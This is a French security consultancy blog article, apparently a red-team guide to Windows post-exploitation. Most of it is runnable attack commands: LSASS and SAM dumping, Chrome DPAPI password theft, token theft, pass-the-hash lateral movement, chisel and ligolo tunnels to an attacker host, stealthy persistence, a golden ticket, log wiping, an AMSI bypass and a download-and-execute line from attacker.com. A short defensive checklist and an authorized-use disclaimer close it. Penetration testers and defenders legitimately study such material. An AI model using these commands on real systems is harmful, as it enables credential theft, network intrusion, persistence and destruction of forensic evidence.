AYI NEDJIMI Consultants

Post-Exploitation : Pillage, Pivoting et Persistance

Catégorie : Articles Techniques Lecture : 5 min Publié le : 15/02/2026 Auteur : Ayi NEDJIMI

Techniques post-exploitation : credential harvesting lsass/SAM/DPAPI, lateral movement WMI/PsExec/DCOM, pivoting SSH/chisel/ligolo, persistence et.

Cette analyse detaillee de Post-Exploitation : Pillage, Pivoting et Persistance s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Post-Exploitation : Pillage, Pivoting et Persistance s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 15 février 2026

Notre avis d'expert
L'automatisation de la sécurité est un multiplicateur de force, pas un remplacement des compétences humaines. Un script bien conçu peut couvrir en continu ce qu'un analyste ne pourrait vérifier qu'une fois par trimestre. L'investissement dans le tooling interne est systématiquement sous-estimé.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

1. Introduction

La phase de post-exploitation est celle qui distingue un test d'intrusion amateur d'un engagement professionnel. Une fois l'accès initial obtenu sur un système, l'objectif est de maximiser l'impact de la compromission : extraire les credentials permettant le mouvement latéral, pivoter vers des réseaux internes non directement accessibles, établir une persistence résistante aux redémarrages et à certaines remédiations, et finalement atteindre les objectifs de la mission (Domain Admin, données sensibles, preuve d'accès au SCADA).

En 2026, les environnements d'entreprise déploient des solutions EDR/XDR avancées (CrowdStrike Falcon, Microsoft Defender for Endpoint, SentinelOne), ce qui exige des techniques de post-exploitation de plus en plus avancées. Les attaquants doivent opérer dans la mémoire, éviter les écritures disque, utiliser des canaux de communication légitimes pour le C2, et contourner les détections comportementales. Pour approfondir, consultez Windows Kernel Exploitation : Drivers, Tokens et KASLR.

Cet article couvre les techniques modernes de credential harvesting (lsass, SAM, DPAPI, Kerberos), de mouvement latéral (WMI, PsExec, DCOM, WinRM, RDP hijacking), de pivoting réseau (SSH tunnels, chisel, ligolo-ng), de persistence avancée (WMI subscriptions, scheduled tasks, registry run keys, DLL hijacking), et d'anti-forensics.

Avertissement
Ces techniques sont présentées dans un contexte d'audit de sécurité autorisé. Toute utilisation non autorisée est illégale.

2. Credential Harvesting (LSASS, SAM, DPAPI)

Dump LSASS (Local Security Authority Subsystem Service)

LSASS est le processus Windows qui gère l'authentification locale et réseau. Il contient en mémoire les hashes NTLM, les tickets Kerberos et parfois les mots de passe en clair des sessions actives. Le dump de LSASS est la technique de credential harvesting la plus puissante : Pour approfondir, consultez EDR Bypass 2026 : Techniques et Contre-Mesures.

```
# Méthode 1 : Mimikatz (classique, détecté par la plupart des EDR)
mimikatz.exe
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords
# Affiche : username, domain, NTLM hash, mots de passe en clair (si wdigest actif)

# Méthode 2 : Dump du processus LSASS puis analyse offline
# Task Manager > Details > lsass.exe > Create dump file
# Ou via procdump (outil Microsoft légitime, moins détecté)
procdump.exe -ma lsass.exe lsass.dmp

# Analyse offline avec Mimikatz
mimikatz # sekurlsa::minidump lsass.dmp
mimikatz # sekurlsa::logonpasswords

# Méthode 3 : comsvcs.dll (LOLBin - Living Off the Land)
# Utilise une DLL Windows légitime pour dumper LSASS
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).Id C:
\temp\lsass.dmp full

# Méthode 4 : PPLdump (bypass PPL - Protected Process Light)
# Windows 11/Server 2022 protège LSASS avec PPL
PPLdump.exe lsass.exe lsass.dmp

# Méthode 5 : Nanodump (évade les EDR, minidump custom)
nanodump.exe --write C:\temp\nano.dmp --valid
# Crée un dump LSASS minimal, non détecté par la signature de dump standard

# Méthode 6 : BOF (Beacon Object File) pour Cobalt Strike/Sliver
# Exécution en mémoire, pas d'écriture disque
beacon> inline-execute nanodump.o --write \\10.0.0.5\share\dump
```

Extraction SAM et SYSTEM

```
# La SAM (Security Account Manager) contient les hashes locaux
# Nécessite les fichiers SAM + SYSTEM (pour la clé de déchiffrement)

# Méthode 1 : Copie via Volume Shadow Copy
vssadmin create shadow /for=C:
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM C:
\temp\SAM
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
C:\temp\SYSTEM

# Méthode 2 : reg save (requiert admin local)
reg save HKLM\SAM C:\temp\SAM
reg save HKLM\SYSTEM C:\temp\SYSTEM
reg save HKLM\SECURITY C:\temp\SECURITY

# Extraction des hashes avec secretsdump.py (Impacket)
secretsdump.py -sam SAM -system SYSTEM -security SECURITY LOCAL
#
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
#
Utilisateur:1001:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::

# Extraction DPAPI (Data Protection API)
# DPAPI protège les mots de passe Chrome/Edge, WiFi, RDP saved credentials
mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Login
Data" /unprotect
# Affiche les mots de passe sauvegardés dans Chrome en clair

# Extraction des credentials WiFi
netsh wlan show profiles
netsh wlan show profile name="CorpWiFi" key=clear
# Key Content : MotDePasseWiFiEnClair
```

Cas concret

La vulnérabilité Heartbleed (CVE-2014-0160) dans OpenSSL a permis l'extraction de données sensibles de la mémoire des serveurs pendant plus de deux ans avant sa découverte. Cet incident fondateur a accéléré l'adoption des programmes de bug bounty et l'audit systématique des composants open-source critiques.

3. Token Manipulation

La manipulation de tokens Windows permet d'usurper l'identité d'autres utilisateurs connectés sans connaître leur mot de passe. Chaque session utilisateur possède un token d'accès que l'attaquant peut voler ou dupliquer :

```
# Token impersonation avec Mimikatz
mimikatz # token::elevate /domainadmin
# Recherche un token Domain Admin dans les processus en cours
# Si un DA est connecté (RDP, service, mapped drive), son token est disponible

# Token stealing avec Meterpreter
meterpreter> use incognito
meterpreter> list_tokens -u
# Delegation Tokens Available:
# CORP\Administrator
# CORP\svc_backup
meterpreter> impersonate_token "CORP\\Administrator"
# [+] Successfully impersonated user CORP\Administrator

# Créer un processus avec le token volé (Cobalt Strike)
beacon> steal_token 1234  # PID d'un processus Domain Admin
beacon> getuid
# CORP\DomainAdmin

# Make Token (créer un token avec des credentials connus)
beacon> make_token CORP\admin P@ssw0rd123
# Crée un token réseau (pas de session interactive)
# Utilisable pour accéder aux ressources réseau

# Token de service avec S4U2Self (Kerberos)
# Permet de demander un ticket de service pour n'importe quel utilisateur
# si le compte compromis a les droits de délégation contrainte
Rubeus.exe s4u /user:svc_sql /rc4:NTLM_HASH /impersonateuser:administrator /
msdsspn:cifs/dc01.corp.local /ptt
```

---

4. Lateral Movement (WMI, PsExec, DCOM, WinRM)

Comparatif des techniques

Technique	Port	Droits requis	Traces	Détection EDR
PsExec	445 (SMB)	Admin local	Service créé, Event 7045	Haute
WMI	135 (RPC)	Admin local	Event 4648, WMI logs	Moyenne
DCOM	135 (RPC)	Admin local	DCOM events	Faible
WinRM	5985/5986	Admin local	Event 4648, PS logs	Moyenne
RDP	3389	RDP group	Event 4624 type 10	Faible
SSH	22	SSH user	auth.log	Faible

```
# PsExec (Impacket - version Python)
psexec.py CORP/administrator:P@ssw0rd@10.0.0.50
# ou avec hash (Pass-the-Hash)
psexec.py CORP/administrator@10.0.0.50 -hashes aad3b435b51404ee:31d6cfe0d16ae931

# WMI Execution
wmiexec.py CORP/administrator@10.0.0.50 -hashes aad3b435b51404ee:31d6cfe0d16ae931
# Semi-interactif, n'installe pas de service

# DCOM Execution (moins détecté)
dcomexec.py CORP/administrator@10.0.0.50 -hashes aad3b435b51404ee:31d6cfe0d16ae931
-object MMC20

# WinRM (PowerShell Remoting)
evil-winrm -i 10.0.0.50 -u administrator -H 31d6cfe0d16ae931

# Mouvement latéral via SMB + scheduled task (discret)
smbclient.py CORP/admin@10.0.0.50 -hashes :NTLM_HASH
# shares> use C$
# C$\> put payload.exe Windows\Temp\svchost.exe

atexec.py CORP/admin@10.0.0.50 -hashes :NTLM_HASH "C:\Windows\Temp\svchost.exe"

# RDP Hijacking (voler une session RDP existante sans mot de passe)
# Nécessite SYSTEM privileges
query user
# USERNAME     SESSIONNAME   ID  STATE
# admin        rdp-tcp#1     2   Active
# DomainAdmin  rdp-tcp#3     5   Disconnected

tscon 5 /dest:console  # Bascule sur la session déconnectée du DA
# Vous êtes maintenant dans la session du Domain Admin
```

---

5. Pivoting (SSH Tunnels, Chisel, Ligolo)

SSH Tunneling

```
# Local port forwarding (accéder à un service interne)
# Machine compromises (10.0.0.50) a accès au réseau 192.168.1.0/24
ssh -L 8080:192.168.1.100:80 user@10.0.0.50
# Maintenant http://localhost:8080 = http://192.168.1.100:80

# Dynamic port forwarding (SOCKS proxy)
ssh -D 1080 user@10.0.0.50
# Configurer proxychains : socks5 127.0.0.1 1080
proxychains nmap -sT -Pn 192.168.1.0/24

# Remote port forwarding (callback vers l'attaquant)
ssh -R 9090:127.0.0.1:9090 attacker@attacker_ip
# Le port 9090 de l'attaquant est redirigé vers le réseau interne
```

Chisel (tunnel TCP over HTTP)

```
# Chisel : tunnel TCP rapide encapsulé dans HTTP/WebSocket
# Avantage : passe les proxies et firewalls (port 80/443)

# Sur l'attaquant (serveur)
./chisel server --reverse --port 8080

# Sur la cible (client) - reverse SOCKS proxy
./chisel client attacker_ip:8080 R:1080:socks
# Crée un SOCKS5 proxy sur le port 1080 de l'attaquant
# Tout le réseau interne est accessible via proxychains

# Port forwarding spécifique
./chisel client attacker_ip:8080 R:3389:192.168.1.10:3389
# RDP vers 192.168.1.10 via localhost:3389 sur l'attaquant
```

Ligolo-ng (tunnel réseau complet)

```
# Ligolo-ng : crée une interface réseau virtuelle (TUN)
# Avantage : pas besoin de proxychains, réseau natif

# Sur l'attaquant (proxy)
sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
./proxy -selfcert -laddr 0.0.0.0:11601

# Sur la cible (agent)
./agent -connect attacker_ip:11601 -ignore-cert

# Dans la console Ligolo proxy :
ligolo-ng>> session
# [0] Agent : user@target - 10.0.0.50
ligolo-ng>> session 0
[Agent: user@target]>> ifconfig
# Interface 0: 10.0.0.50/24
# Interface 1: 192.168.1.50/24 (réseau interne !)

[Agent: user@target]>> start
# Tunnel actif

# Sur l'attaquant, ajouter la route
sudo ip route add 192.168.1.0/24 dev ligolo

# Maintenant : accès DIRECT au réseau 192.168.1.0/24
nmap -sV 192.168.1.0/24  # Pas besoin de proxychains !
rdesktop 192.168.1.10     # RDP direct
```

---

6. Persistence Avancée

```
# 1. Registry Run Keys (classique, détecté par les EDR)
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v Updater /t REG_SZ /d
"C:\Users\Public\svchost.exe"

# 2. Scheduled Task (plus discret)
schtasks /create /tn "Microsoft\Windows\Maintenance\SystemCleanup" /tr "C:
\Windows\Temp\beacon.exe" /sc onstart /ru SYSTEM /f

# 3. WMI Event Subscription (très discret, survit aux redémarrages)
# Crée un événement WMI qui exécute un payload toutes les heures
$FilterArgs = @{
    Name = 'SystemPerformanceMonitor'
    EventNameSpace = 'root\cimv2'
    QueryLanguage = 'WQL'
    Query = "SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
}
$Filter = Set-WmiInstance -Namespace root\subscription -Class __EventFilter
-Arguments $FilterArgs

$ConsumerArgs = @{
    Name = 'SystemPerformanceAction'
    CommandLineTemplate = 'C:\Windows\Temp\beacon.exe'
}
$Consumer = Set-WmiInstance -Namespace root\subscription -Class
CommandLineEventConsumer -Arguments $ConsumerArgs

$BindingArgs = @{
    Filter = $Filter
    Consumer = $Consumer
}
Set-WmiInstance -Namespace root\subscription -Class __FilterToConsumerBinding
-Arguments $BindingArgs

# 4. DLL Search Order Hijacking
# Placer une DLL malveillante dans un répertoire recherché avant le légitime
# Exemple : version.dll dans C:\Program Files\Application\
# L'application charge notre DLL au lieu de la légitime

# 5. COM Object Hijacking (userland, pas besoin d'admin)
# Enregistrer un COM object qui redirige vers notre payload
reg add "HKCU\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-
A8F59079A8D5}\InprocServer32" /ve /d "C:\Users\Public\evil.dll" /f

# 6. Golden Ticket (persistence AD ultime)
mimikatz # kerberos::golden /user:administrator /domain:corp.local /
sid:S-1-5-21-... /krbtgt:KRBTGT_NTLM_HASH /ptt
# Accès Domain Admin pendant 10 ans (durée par défaut du TGT)
```

---

7. Anti-Forensics

L'anti-forensics vise à compliquer l'investigation post-incident. Dans un contexte Red Team, ces techniques simulent les comportements d'attaquants réels pour tester les capacités de détection du Blue Team :

```
# 1. Effacement des logs Windows
wevtutil cl Security
wevtutil cl System
wevtutil cl "Windows PowerShell"
wevtutil cl "Microsoft-Windows-Sysmon/Operational"
# Alternative : effacement sélectif (moins suspect)
# Supprimer uniquement les événements contenant notre IP/username

# 2. Timestomping (modification des timestamps de fichiers)
# Avec PowerShell
$(Get-Item C:\temp\beacon.exe).CreationTime = "01/01/2024 08:00:00"
$(Get-Item C:\temp\beacon.exe).LastWriteTime = "01/01/2024 08:00:00"
$(Get-Item C:\temp\beacon.exe).LastAccessTime = "01/01/2024 08:00:00"

# 3. AMSI Bypass (Anti-Malware Scan Interface)
# Permet d'exécuter des scripts PowerShell sans détection
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFa
iled','NonPublic,Static').SetValue($null,$true)
# Variantes obfusquées pour éviter la détection par signature

# 4. ETW Patching (Event Tracing for Windows)
# Désactive le logging ETW dans le processus courant
# Empêche les EDR de recevoir les événements

# 5. Fileless execution (exécution en mémoire uniquement)
# Pas de fichier sur le disque = pas d'artefact à analyser
# Techniques : .NET reflection, PowerShell download-execute, BOF
IEX (New-Object Net.WebClient).DownloadString('https://attacker.com/script.ps1')

# 6. Cleanup des artefacts réseau
# Supprimer les connexions RDP enregistrées
reg delete "HKCU\Software\Microsoft\Terminal Server Client\Default" /f
# Supprimer l'historique PowerShell
Remove-Item (Get-PSReadlineOption).HistorySavePath
# Supprimer les prefetch files
del C:\Windows\Prefetch\BEACON*.pf
```

Pour approfondir ce sujet, consultez notre outil open-source security-automation-framework qui facilite l'automatisation des workflows de sécurité.

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique. Pour approfondir, consultez Phishing 2026 : Techniques Avancees de Spear-Phishing.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Sources et références : MITRE ATT&CK · CERT-FR

8. Conclusion


La post-exploitation moderne est un jeu d'échecs entre les attaquants et les défenseurs. Les techniques présentées dans cet article illustrent la profondeur des actions possibles une fois qu'un accès initial est obtenu. Le credential harvesting via LSASS ou DPAPI fournit les clés pour le mouvement latéral, le pivoting via des outils comme ligolo-ng ouvre l'accès aux segments réseau isolés, et la persistence via WMI subscriptions ou COM hijacking assure le maintien de l'accès. Pour approfondir, consultez Azure AD : attaques.

Pour les défenseurs, la détection de ces techniques nécessite une approche multi-couches : protection de LSASS (Credential Guard, RunAsPPL), segmentation réseau avec micro-segmentation, monitoring avancé (Sysmon, EDR avec behavioral analytics), et baseline des comportements normaux pour détecter les anomalies. Les exercices Red Team/Purple Team réguliers sont essentiels pour valider l'efficacité des contrôles défensifs.

Recommandations défensives

- Activer Credential Guard et RunAsPPL pour protéger LSASS
- Déployer un PAW (Privileged Access Workstation) pour les comptes Domain Admin
- Implémenter le tiering model : séparer les niveaux d'administration (T0/T1/T2)
- Déployer Sysmon avec une configuration avancée (SwiftOnSecurity/olafhartong)
- Surveiller les Event ID critiques : 4624, 4625, 4648, 4672, 7045, 4688
- Restreindre WMI, WinRM et DCOM via GPO pour les comptes non-admin
- Implémenter LAPS (Local Administrator Password Solution) sur tous les postes
- Désactiver wdigest pour empêcher le stockage de mots de passe en clair dans LSASS

Partagez cet Article



Partager sur X

Partager sur LinkedIn

Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Ressources & Références

Impacket Framework
github.com
Ligolo-ng
github.com
MITRE ATT&CK Framework
attack.mitre.org

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK TA0008 — Lateral Movement
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr